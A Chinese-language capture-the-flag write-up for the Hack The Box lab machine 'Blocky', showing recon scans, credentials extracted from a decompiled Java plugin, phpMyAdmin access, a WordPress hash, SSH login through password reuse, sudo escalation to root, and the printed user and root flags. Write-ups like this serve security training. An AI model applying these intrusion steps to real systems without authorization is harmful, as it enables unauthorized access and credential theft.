Blocky(完成)


```
└─# nmap -sCV 10.10.10.37
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 03:42 PDT
Nmap scan report for blocky.htb (10.10.10.37)
Host is up (0.21s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE VERSION
21/tcp   open   ftp     ProFTPD 1.3.5a
22/tcp   open   ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp   open   http    Apache httpd 2.4.18
|_http-title: BlockyCraft &#8211; Under Construction!
|_http-generator: WordPress 4.8
|_http-server-header: Apache/2.4.18 (Ubuntu)
8192/tcp closed sophos
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.77 seconds
```

```
└─# whatweb http://blocky.htb/ -a 3
http://blocky.htb/ [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.37], JQuery[1.12.4],
MetaGenerator[WordPress 4.8], PoweredBy[WordPress,WordPress,],
Script[text/javascript], Title[BlockyCraft &#8211; Under Construction!],
UncommonHeaders[link], WordPress[4.7.8,4.7.9,4.8]
```

```
└─# dirsearch -u http://Blocky.htb -w /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt

[03:42:15] 301 -  307B  - /wiki  ->  http://blocky.htb/wiki/
[03:42:15] 301 -  313B  - /wp-content  ->  http://blocky.htb/wp-content/
[03:42:18] 301 -  310B  - /plugins  ->  http://blocky.htb/plugins/
[03:42:20] 301 -  314B  - /wp-includes  ->  http://blocky.htb/wp-includes/
[03:42:23] 301 -  313B  - /javascript  ->  http://blocky.htb/javascript/
[03:43:15] 301 -  311B  - /wp-admin  ->  http://blocky.htb/wp-admin/
```

```
[03:43:46] 301 -   313B  - /phpmyadmin  ->  http://blocky.htb/phpmyadmin/
[03:55:55] 403 -   298B  - /server-status
```

猜測username =notch



blocky.htb/index.php/author/notch/


AUTHOR: NOTCH

JULY 2, 2017


Welcome to BlockyCraft!

使用wpscan爆破並無uername/passwd

在/plugin找到兩格檔案



使用**jd-gui**查看檔案看到uesr/passwd，




```java
package com.myfirstplugin;

public class BlockyCore {
    public String sqlHost = "localhost";

    public String sqlUser = "root";

    public String sqlPass = "8YsqfCTnvxAUeduzjNSXe22";

    public void onServerStart() {}

    public void onServerStop() {}

    public void onPlayerJoin() {
        sendMessage("TODO get username", "Welcome to the BlockyCraft!!!!!!!");
    }

    public void sendMessage(String username, String message) {}
}
```

```
public String sqlUser = "root";
public String sqlPass = "8YsqfCTnvxAUeduzjNSXe22";
```

可進行登入測試，sql登入成功

找到wordpress帳密



✓ 顯示第 0 - 0 列 (總計 1 筆, 查詢花費 0.0003 秒。)

```
SELECT * FROM `wp_users`
```

	ID	user_login	user_pass	user_nicename	user_email	user_u
□ 編輯 複製 刪除	1	Notch	$P$BiVoTj899ItS1EZnMhqeqVbrZI4Oq0/	notch	notch@blockcraftfake.com	


```
user:Notch
passwd:$P$BiVoTj899ItS1EZnMhqeqVbrZI4Oq0/
```

爆不出來。。。

＝。＝

嘗試ssh連線，密碼就是sql的密碼...


```
username:Notch
passwd:8YsqfCTnvxAUeduzjNSXe22
```



```
notch@Blocky:~$ whoami
notch
notch@Blocky:~$ id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
,115(lpadmin),116(sambashare)
notch@Blocky:~$ uname -a
Linux Blocky 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
notch@Blocky:~$ 
```


---

user flag



```
notch@Blocky:~$ cat user.txt
1e85ea48881ae98eda6822fc527a5d93
notch@Blocky:~$
```


提權成功



```
notch@Blocky:~$ sudo -l
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$ sudo su
root@Blocky:/home/notch#
```

---

root flag



```
root@Blocky:~# cat root.txt
946c0aa9f03fccff781cd3462aef251d
root@Blocky:~#
```